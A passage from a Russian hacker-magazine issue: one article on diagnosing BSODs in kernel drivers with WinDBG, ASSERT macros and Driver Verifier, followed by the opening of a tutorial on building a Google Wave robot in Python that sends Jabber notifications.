При всем многообразии причин, ведущих к BSOD, для его отображения (и дополнительных действий, описание которых здесь опустим) в ядре разработан специальный механизм, который необходимо вызвать. Банальность ответа о причине BSOD заключается в том, что BSOD «наступает» всякий раз, как только вызывается функция ядра KeBugCheckEx, и, независимо от источника и кода ошибки, именно эта функция и вызывается драйверами режима ядра. При этом BSOD, вызванный UserMod'ными процессами — редкость, однако, если постараться, то, помурыжив функцию NtRaiseHardError(), можно сгенерировать «синий экран» и из пользовательского режима.
При вызове KeBugCheckEx ОС Windows создает и сбрасывает на диск (обычно в папку %SystemRoot%\Minidump) крэшдамп, созданный при аварийном выходе. Этот крэшдамп содержит в себе необходимую минимальную информацию, которая нужна, чтобы понять причину ошибки, вызвавшей BSOD. Обычно ее хватает.
Стандартный минидамп, который система создает по умолчанию, «весит» 64 Kb. При этом существует возможность заставить систему сбрасывать на диск «Дамп памяти ядра» и «Полный дамп памяти». В последнем случае на диск будет сброшено все содержимое физической памяти, занятое под юзермодные программы и компоненты ядра. Что именно выбирать — зависит от конкретных задач, иногда стандартного минидампа вполне хватает, чтобы выявить причины падения.

ВООРУЖАЕМСЯ ПО ПОЛНОЙ ПРОГРАММЕ


WinDBG, продукт малоизвестной компании Microsoft — мощное оружие, предназначенное для отладки любого, как юзермодного, так и ядерного кода, а также анализа аварийных дампов. Последнюю версию WinDBG можно скачать здесь — http://msdl.microsoft.com/download. Ценность WinDBG в нашем случае проявляется именно в анализе крэшдампов. Об этой особенности WinDBG мы сейчас и поговорим.


ЗНАКОМАЯ КАРТИНА, НЕ ПРАВДА ЛИ?



ДИСПЕТЧЕР ПРОВЕРКИ ДРАЙВЕРОВ

Для полноценного анализа крэшдампов нужно скачать с сайта Microsoft пакет т.н. «символов» — набор файлов с расширением pdb, в которых содержится структурное описание системных функций, списков и констант (http://msdl.microsoft.com/download/symbols). Символы жизненно необходимы при отладке (почему? смотри картинку!).
На рисунке можно увидеть, что наличие символов делает отладку более читаемой. WinDBG, помимо отладки юзермодного кода, может также использоваться и в качестве ядерного отладчика реального времени (типа SoftIce или Syser). Как это сделать — ты легко можешь найти в Сети, скажу только, что нужно будет поднять виртуальную машину и пошаманить с настройками WinDBG. После можно начать отладку драйверов.
Итак, как бы нам ни хотелось, системный разработчик драйверов уровня ядра BSOD'ы будет видеть всегда. Однако, приложив небольшие усилия, на стадии кодинга и дебага можно свести число их появления к минимуму. Для этого оказалось достаточным в процессе кодинга соблюдать следующие три условия:
1) использовать блоки __try{} — __except{};
2) использовать при необходимости макрос ASSERT;
3) пользоваться Driver Verifier.
Работа с исключениями в драйверах ничем не отличается от юзермода, поэтому я смело использую блоки __try{} __except{} в своем коде. Бывают, конечно, случаи, когда простой SEH-фрейм не сработает (например, исключения, генерируемые всякими функциями вроде MmProbeForRead обрабатываются только С-шным SEH-фреймом с его специфичными структурами). Есть множество типов исключений, которые вообще не обрабатываются SEH-фреймами, например, деление на 0, двойное исключение, исключения при обращении к неподкачиваемой памяти и т.д. Но это тебе для сведения, поскольку обычные SEH-фреймы часто выручают при обработке исключений.



▷ info

Советую к обязательному прочтению «Приложение «А» к книге Криса Касперски «Записки исследователя компьютерных вирусов» под говорящим названием «Практические советы по восстановлению системы в боевых условиях».




▷ dvd

На диске ты найдешь литературу, которая поможет тебе в отладке и дебаге твоего кода.



▷ links

http://www.rsdn.ru/forum/asm — лучший форум для твоего времяпрепровождения.



```
0: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

KERNEL_MODE_EXCEPTION_NOT_HANDLED_M (1000008e)
This is a very common bugcheck.  Usually the exception address pinpoints
the driver/function that caused the problem.  Always note this address
as well as the link date of the driver/image that contains this address.
Some common problems are exception code 0x80000003.  This means a hard
coded breakpoint or assertion was hit, but this system was booted
/NODEBUG.  This is not supposed to happen as developers should never have
hardcoded breakpoints in retail code, but ...
If this happens, make sure a debugger gets connected, and the
system is booted /DEBUG.  This will let us see why this breakpoint is
happening.
        Arguments:
Arg1: c0000005, The exception code that was not handled
Arg2: aac37c32, The address that the exception occurred at
Arg3: aa3648e0, Trap Frame
Arg4: 00000000

Debugging Details:
------------------
EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - <Unable to get error code text>
FAULTING_IP:

epfwtdi+2c32
aac37c32 8b7810          mov     edi,dword ptr [eax+10h]

TRAP_FRAME:  aa3648e0 -- (.trap 0xffffffffaa3648e0)
ErrCode = 00000000
eax=7777203a ebx=81db0898 ecx=00000000 edx=00000001 esi=81e7e0a8 edi=00000001
eip=aac37c32 esp=aa364954 ebp=aa364970 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
epfwtdi+0x2c32:
aac37c32 8b7810          mov     edi,dword ptr [eax+10h] ds:0023:7777204a=????????
```

ПАДЕНИЕ TDI-ФИЛЬТРА ESET SMART SECURITY — EPFWTDI.SYS



ВСЕ «СИНИЕ ЭКРАНЫ» ТАКИМИ БЫ БЫЛИ...

МАКРОС ASSERT

Чтобы быть во всеоружии, позволь дать совет — очень полезно в коде драйвера проверять выполнение некоторых условий через макрос ASSERT. Также использование этого макроса — просто хороший тон в кодинге. Итак, этот макрос выполняется тогда, когда логическое выражение, которое он «охраняет», является ложным. Т.е. ASSERT(2+2 == 4) прервет выполнение программы в том случае, когда 2 + 2 не будет равным четырем. Мы пойдем еще дальше — попробуем сообразить свой макрос ASSERT, который поможет нам в отладке кода.

Пишем свой макрос ASSERT

```
#define MY_BUGCHECK_CODE 0xdeadbeaf
__inline void _myBugCheck(char * File, int
Line)
{
   KdPrint((«A-A-A-A! Help! Help! Execution
failed in file %s at line %d\n», File, Line));
   KeBugCheckEx(MY_BUGCHECK_CODE , line, 0, 0,
0);
}

#define MyBugCheck() _myBugCheck(__FILE__,
__LINE__)
#define MyAssertAlways(x) if (!(x)) {
MyBugCheck(); }
#if DBG
#define MyAssert(x) MyAssertAlways(x)
#else
#define MyAssert(x)
#endif
```

DRIVER VERIFIER

В стандартный состав Windows DDK входит замечательная тулза, которую очень часто игнорируют начинающие разработчики драйверов уровня ядра — Driver Verifier. Она специально предназначена для того, чтобы выявлять ошибки, возможно, допущенные в драйвере. Если таковые будут обнаружены — Driver Verifier сгенерирует BSOD, в котором будут подробно показаны причины его возникновения. Driver Verifier поможет тебе выявить самые часто встречающиеся ошибки, возникающие при использовании памяти, обнаружении взаимоблокировок, слежении за уровнем IRQL и многое другое. Для проведения проверки достаточно выбрать драйвер из имеющегося списка или загрузить свой, после чего стартовать сам драйвер.

КАК ПОКАЗЫВАЕТ ПРАКТИКА...

Позволю себе в рамках статьи остановиться на двух багчеках, которые тебе будут встречаться в процессе разработки драйверов уровня ядра чаще всего. Они же являются самыми малоинформативными и раздражающими и без того измученную «Нарзаном» нервную систему программиста.


Первый багчек — это KERNEL_MODE_EXCEPTION_NOT_HANDLED. Даже его название ни о чем не говорит, намекая на «произошло что-то, что система не смогла обработать». Практика показывает, что если система чистая (на ней не установлены драйверы антивирей, файров и проактивок), то этот багчек в 99.99% процентах случаев прямо указывает на твои, прости за прямоту, кривые руки. Причиной, скорее всего, окажется неинициализированная переменная или же нулевой указатель.

Второй багчек — IRQL_NOT_LESS_OR_EQUAL. В стабильно работающей системе этот багчек практически не встречается. Его причина всегда одна — в твоем загруженном драйвере была осуществлена попытка обратиться к странице памяти на уровне DISPATCH_LEVEL, что и привело к падению.

Несмотря на явно видимые причины возникновения, баг часто встречается у начинающих драйверописателей из-за незнания одной вещи — все системные функции ядра выполняются на разных IRQL. Если внимательно почитать DDK, то можно увидеть, что в каждом описании системной функции в самом конце имеется объявление, которое прямо указывает, на каком уровне IRQL выполняется данная функция. Как устранить этот багчек? Грамотное решение: использовать WorkItem'ы — специально разработанный механизм, предназначенный именно для таких случаев. Он выполняет отложенное программистом действие, которое будет выполнено на приемлемом уровне IRQL. Кстати, если не ошибаюсь, в .NET Framework, начиная со второй версии, также появился класс WorkItem'ов, предназначенных для выполнения отложенных операций, хотя принципы этого класса работы в CLR, конечно же, отличаются от Win32 Native.

Используем WorkItem'ы в коде

```
if (KeGetCurrentIrql() != PASSIVE_LEVEL)
{
  struct DelayedParameters *param =
 (struct DelayedParameters *)
```



```
Command - Dump C:\WINDOWS\Minidump\Mini110709-06.dmp - WinDbg:6.11.0001.404 X86
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

KERNEL_MODE_EXCEPTION_NOT_HANDLED_M (1000008e)
This is a very common bugcheck.  Usually the exception address pinpoints
the driver/function that caused the problem.  Always note this address
as well as the link date of the driver/image that contains this address.
Some common problems are exception code 0x80000003.  This means a hard
coded breakpoint or assertion was hit, but this system was booted
/NODEBUG.  This is not supposed to happen as developers should never have
hardcoded breakpoints in retail code, but ...
If this happens, make sure a debugger gets connected, and the
system is booted /DEBUG.  This will let us see why this breakpoint is
happening.
Arguments:
Arg1: c0000005, The exception code that was not handled
Arg2: 8053b5ee, The address that the exception occurred at
Arg3: aab67994, Trap Frame
Arg4: 00000000

Debugging Details:
------------------


EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - <Unable to get error code text>

FAULTING_IP:
nt!NtResetWriteWatch+74
8053b5ee 8a07            mov     al,byte ptr [edi]

TRAP_FRAME:  aab67994 -- (.trap 0xffffffffaab67994)
ErrCode = 00000000
eax=f8b82928 ebx=81ca6ce0 ecx=f8b823e4 edx=00006f48 esi=00000000 edi=00000000
eip=8053b5ee esp=aab67a08 ebp=aab67a54 iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010206
nt!NtResetWriteWatch+0x74:
8053b5ee 8a07            mov     al,byte ptr [edi]          ds:0023:00000000=??
Resetting default scope
```

ПРИЧИНА BSOD'А — НУЛЕВОЙ УКАЗАТЕЛЬ В ДРАЙВЕРЕ

Почувствуйте разницу:

Без символов

```
f18e7968 nt!KeBugCheckEx+0x19
f18e7980 nt!IopfCallDriver+0x18
f18e7990 Fastfat!FatSingleAsync+0x74
f18e7a5c Fastfat!FatCommonRead+0x88e
f18e7acc Fastfat!FatFsdRead+0x136
f18e7adc nt!IopfCallDriver+0x31
f18e7b0c SOMEDRV+0x61cb
f18e7b2c nt!IoPageRead+0x19
f18e7b9c nt!MiDispatchFault+0x270
f18e7bec nt!MmAccessFault+0x5b7
f18e7bec nt!_KiTrap0E+0xb8
f18e7cc4 nt!CcMapData+0xef
f18e7cf0 Fastfat!FatReadVolumeFile+0x38
f18e7e78 Fastfat!FatMountVolume+0x1f7
...

BUCKET_ID:  0x35_SOMEDRV+61cb
```

С символами

```
f18e7968 nt!KeBugCheckEx+0x19
f18e7980 nt!IopfCallDriver+0x18
f18e7990 Fastfat!FatSingleAsync+0x74
f18e7a5c Fastfat!FatCommonRead+0x88e
f18e7acc Fastfat!FatFsdRead+0x136
f18e7adc nt!IopfCallDriver+0x31
f18e7ae8 SOMEDRV!CSymIrp::IrpRead+0x4b
f18e7af8 nt!IopfCallDriver+0x31
f18e7b0c nt!IopPageReadInternal+0xf2
f18e7b2c nt!IoPageRead+0x19
f18e7b9c nt!MiDispatchFault+0x270
f18e7bec nt!MmAccessFault+0x5b7
f18e7bec nt!_KiTrap0E+0xb8
f18e7cc4 nt!CcMapData+0xef
f18e7cf0 Fastfat!FatReadVolumeFile+0x38
f18e7e78 Fastfat!FatMountVolume+0x1f7
...

BUCKET_ID: POOL_CORRUPTION_Foo.sys
```

ДЛЯ ПОЛНОЦЕННОЙ РАБОТЫ С WINDBG НЕОБХОДИМ ПАКЕТ СИМВОЛОВ

```
malloc(sizeof(*param));
  memset(param, 0, sizeof(*param));
  ExInitializeWorkItem(&param->item,
  DelayedFunction, param);
  ExQueueWorkItem(&param->item, DelayedWorkQueue);
}
```

В данном коде, если текущий уровень IRQL будет выше, чем PASSIVE_LEVEL, выполнение функции DelayedFunction будет отложено на более поздний срок = т.е., когда ядро «поймает» для этого подходящий уровень IRQL. Развернутый пример использования WorkItems для работы в ядре ищи на диске.

ЗАКЛЮЧЕНИЕ

Приведенные здесь советы должны помочь тебе в успешном дебаггинге. Если ты всерьез увлекаешься разработкой драйверов уровня ядра, будь то системы защиты или же написание не совсем добропорядочных зверушек, хотя и редко, но на стадии тестирования будут встречаться ситуации, которые смогут поставить тебя в тупик. Это связано с одной единственной причиной: в работу ядра успешно вмешиваются разработчики всяческих проактивных защит, файрволов и антивирей. Логика их действий практически всегда скрыта от посторонних глаз (ну правильно, кто же будет палить алгоритм своих действий — ведь его «непубличность» и является гарантией успешности). Встраиваясь в эту систему, ты невольно ее нарушаешь, а ядро очень нервно реагирует на всякие попытки изменения существующего баланса. Как результат — ты будешь лицезреть BSOD практически на ровном месте. Например, это касается разработки всяческих сетевых фильтров — существующие коммерческие файрволы, как правило, перехватывают системные вызовы как на NDIS уровне, так и уровне TDI-интерфейса. Однако, какова именно логика их перехвата — не всегда известно и значит заранее неизвестно, как будут вести себя твой драйвер и драйвер файрвола в одном стеке. К примеру, у меня была ситуация, что драйвер приложения «ESET Smart Security» epfwtdi.sys (фильтрующий TDI-трафик), вылетал с BSOD, когда мне приспичило ковыряться с содержимым сетевого IRP-пакета. Как результат — малоинформативный BSOD с кодом KERNEL_MODE_EXCEPTION_NOT_HANDLED_M.

В этой ситуации точно обозначить причину, послужившую причиной BSOD'а, с первого раза можно было лишь словами: «Она утонула». Если появились вопросы, пиши, обсудим. Удачного компилирования и да пребудет с тобой Сила!


РОМАН «PRESIDENTUA» ХОМЕНКО HTTP://TUTAMC.COM



РОБОТ ДЛЯ GOOGLE WAVE

НАПИШЕМ ЕГО НА PYTHON'E!

«ЛАДНО, Я ПОСТРОЮ СВОЙ СОБСТВЕННЫЙ МОДУЛЬ С БЛЕК-ДЖЕКОМ И ШЛЮХАМИ. ВООБЩЕ-ТО, К ЧЕРТУ МОДУЛЬ И БЛЕК-ДЖЕК»… КАКИЕ ХОРОШИЕ СОВЕТЫ МОГУТ ДАВАТЬ РОБОТЫ! ОТЛИЧНО, СЕГОДНЯ Я РАССКАЖУ ТЕБЕ, КАК ПОСТРОИТЬ СВОЕГО МАЛЕНЬКОГО РОБОТА. НАПРИМЕР, ДЛЯ НОВОМОДНОГО GOOGLE WAVE.




Google Wave получил хороший пиар, и думаю, в этом мире не сыскать того, кто не слышал о нем (не считая соседа Толика, который в запое :)). Нельзя исключить, что пиар даже немножко повредил Волне, позиционируя это явление природы как убийцу почты, форумов и чуть ли не всего остального интернета. Лично для меня Волна — это достаточно классно сделанный IRC с хорошим API. С помощью которого мы можем создавать гаджеты и, что интереснее, роботов, которые могут расширять возможности Wave под любые нужды.

РОБОТ API

Робот для Wave будет представлять собой e-mail с аватаркой, описанием и закрепленными за ним событиями. Событий у нас будет около 15 штук, но для большинства случаев хватит и двух:

```
WAVELET_SELF_ADDED
BLIP_SUBMITTED
```

Первое событие возникает, когда мы добавляем робота на какую-либо волну. Второе событие проявляется в случае, когда кто-то добавляет сообщение, причем это сообщение возникает в момент нажатия на кнопку «Done». Вообще, в контексте программирования волны Google вводит несколько понятий:
- wave — полностью весь Wave;
- wavelet — обозначает конкретную волну;
- blip — одно сообщение.
Помнишь в позапрошлом номере я тебе рассказывал о Google App Engine(GAE)? Так вот, на данный момент роботов можно строить лишь с использованием GAE.




О WAVE УЖЕ И КНИЖКИ ПОЯВИЛИСЬ

К ПРАКТИКЕ!

Теория в случаях с Гуглом сложнее, чем практика, поэтому не будем на ней задерживаться и перейдем сразу к созданию робота. Все проекты на GAE начинаются с пустой папки и файла app.yaml, в котором мы установим, что все запросы от wave будет обрабатывать скрипт jbot.py:

```
handlers:
- url: /_wave/.*
  script: jbot.py
- url: /assets
  static_dir: assets
```

Давай теперь определим ТТХ нашего робота. Пусть он должен уведомлять нас по джабберу о новых сообщениях в Волну. И, соответственно, мы должны иметь возможность подписывать свой джаббер на обновления и удаляться из рассылки. В тексте приходящего сообщения будет содержаться мейл автора и текст новой мессаги. Нам нужно будет перехватывать событие WAVELET_SELF_ADDED для вывода справки о командах и перехватывать BLIP_SUBMITTED с целью рассылки уведомлений.
Начнем прогить файл робота jbot.py, поместив в начале импорт необходимых библиотек:


WHY ARE YOU NOT TRYING TO KILL ME BENDER?

ПАРОЧКА ФАКТОВ

Работа над проектом Wave началась в 2007 году. Основными разработчиками программного обеспечения были братья Ларс и Йенс Расмуссены, также являющиеся главными разработчиками Google Maps.
Google Wave использует технологии, предоставленные возможностями HTML 5. Некоторые функции в настоящее время доступны только после установки Google Gears.
Технология Google Wave подразумевает открытость протоколов и программного обеспечения (под лицензией Apache Software License), что позволяет развертывать собственные серверы Google Wave как подключенные и синхронизируемые, так и не подключенные к серверам Google. Во втором случае сообщения между пользователями локальной инсталляции не будут передаваться во внешнюю сеть.
Название навеяно сериалом «Светлячок», в котором «волна» — это электронная коммуникация (часто с видео-звонком или видеосообщением). На презентации для разработчиков Google I/O Ларс Расмуссен отвечал на некоторые фразы — «блестяще» (англ. shiny), то есть использовал слово, обычно применяемое в этом сериале в смысле «здорово». В качестве сообщения об отказе системы в Google Wave использована популярная цитата из сериала — «Будь проклято ваше внезапное, но неизбежное предательство!».





info

Хорошо быть первым? Да! Поэтому к моменту запуска Wave в паблик желательно уметь написать к нему крутой спамер или что-то в этом роде :).



dvd

•Исходники бота со всеми либами ждут тебя на диске

•Как всегда, снял для тебя видео про тестирование своего бота. Надеюсь, заценишь!




links

• Описание внутреннего протокола Wave: waveprotocol.org.

• Сам Google Wave: https://wave.google.com.

• Wave API на русском: http://code.google.com/intl/ru-RU/apis/wave.





КСТАТИ, В 2010-М НАМ ОБЕЩАЮТ НОВЫЕ СЕРИИ FUTURAMA!

```
from waveapi import events
from waveapi import robot
```

Создадим объект робота, передав название, адрес аватарки, версию и адрес сайта робота. Заметь, что версию нужно обязательно менять, если изменяется список событий, потому что новые события в этом случае не будут работать.

```
myRobot = robot.Robot('w-mailrobot',
   image_url='http://w-mailrobot.appspot.com/
images/avatar.png',
   version='1',
   profile_url='http://w-mailrobot.appspot.
com/')
```

Теперь добавим перехват нужных событий и сам запуск робота:

```
myRobot.RegisterHandler(events.WAVELET_SELF_
ADDED, OnRobotAdded)
myRobot.RegisterHandler(events.BLIP_
SUBMITTED, OnBlipSubmitted)
myRobot.Run()
```

В процессе регистрации перехватчиков мы указывали OnRobotAdded, OnBlipSubmitted — это названия функций, которые будут вызываться при активизации события. Они должны принимать два параметра: properties, context.
В properties будет содержаться информация относительно конкретного события, а в context — информация об окружении, о волне, где событие возникло. Именно через работу с context мы можем добавить новое сообщение в волну, вызвав такую длинную цепочку функций:

```
context.GetRootWavelet().CreateBlip().

GetDocument().SetText(string)
```

Также из нее можно достать идентификатор волны, который нам позже понадобится:



А ТАК WAVE ВЫГЛЯДИТ ДЛЯ ЮЗЕРОВ

```
waveid = context.GetRootWavelet().GetWaveId()
```

Затем обработаем событие добавления робота на волну. При получении данного события мы добавим текстовое сообщение в волну с описанием команд, которые наш бот сможет принимать:

```
def addBlip(context, string):
   context.GetRootWavelet().CreateBlip().\
      GetDocument().SetText(string)

def OnRobotAdded(properties, context):
   addBlip(context,"I'm alive!\n
      Command:\n
      wabber-bot add me: jabber@jabber.ja\n
      wabber-bot remove me: jabber@jabber.ja")
```

Здесь для будущего удобства мы добавили функцию по добавлению сообщений — addBlip. А потом уже отправили само сообщение.

ДЖАББЕР

Сейчас нам с тобой придется научиться отсылать из GAE сообщения на джаббер. Для этого активируем соответствующий функционал путем добавления в файл настроек app.yaml нескольких строчек:

```
inbound_services:
- xmpp_message
```

Вуаля, теперь мы можем юзать функции для отправки запроса авторизации и самих сообщений:

```
from google.appengine.api.xmpp \
   import send_message, send_invite
#просьба авторизации
send_invite("кому")
#отослать сообщение
status = send_message("кому", «текст сообще-
ния»)
```

В процессе программирования под Google Wave иногда не очень понятно, почему что-то не работает. Исходя из этого, нам обязательно нужно использовать модуль logging. В GAE после его импортирования мы можем добавлять сообщения разной степени важности:

```
logging.info('info')
logging.error('error')
```

Обработчик этих сообщений автоматически добавит

информацию о них в базу данных. И мы, зайдя в админку, сможем их просматривать.

БЫЛ BLIP?

Для завершения работы осталось сделать последний шаг — написать OnBlipSubmitted — обработчик события о новом сообщении. Функция эта будет способна обрабатывать три ситуации:

- была команда «добавить джабер в лист оповещения»;
- была команда «удалить джабер с листа оповещения»;
- не было команды, тогда — разослать это сообщения по подписчикам.

Алгоритм ясен? Выразим его скупыми строчками программного кода:

```
def OnBlipSubmitted(properties, context):
   blip = context.GetBlipById(properties['blipId'])
   text_blip = blip.GetDocument().GetText()

   if text_blip.startswith('wabber-bot add me:'):
      #добавить юзера
      return

   if text_blip.startswith('wabber-bot remove me:'):
      #удалить юзера
      return
   #разослать всем сообщение
```

БАЗА ДАННЫХ

Для сохранения привязки джаббер-акка к волне нам будет нужна база с двумя полями, одним для идентификатора волны и вторым для джаббера:

```
from google.appengine.ext import db
class WaveModel(db.Model):
   wave = db.StringProperty()
   user = db.StringProperty()
```

Все готово к непосредственной обработке команд и добавлению пользователей в БД:

ЕЩЕ ПАРОЧКА WAVE API-КОМАНД

Допустим, мы получили сообщение:

```
blip = context.GetBlipById(properties['blipId'])
```

Добавить текст в какую-то позицию:

```
blip.GetDocument().InsertText(pos, text)
```

Добавить текст в конец сообщения:

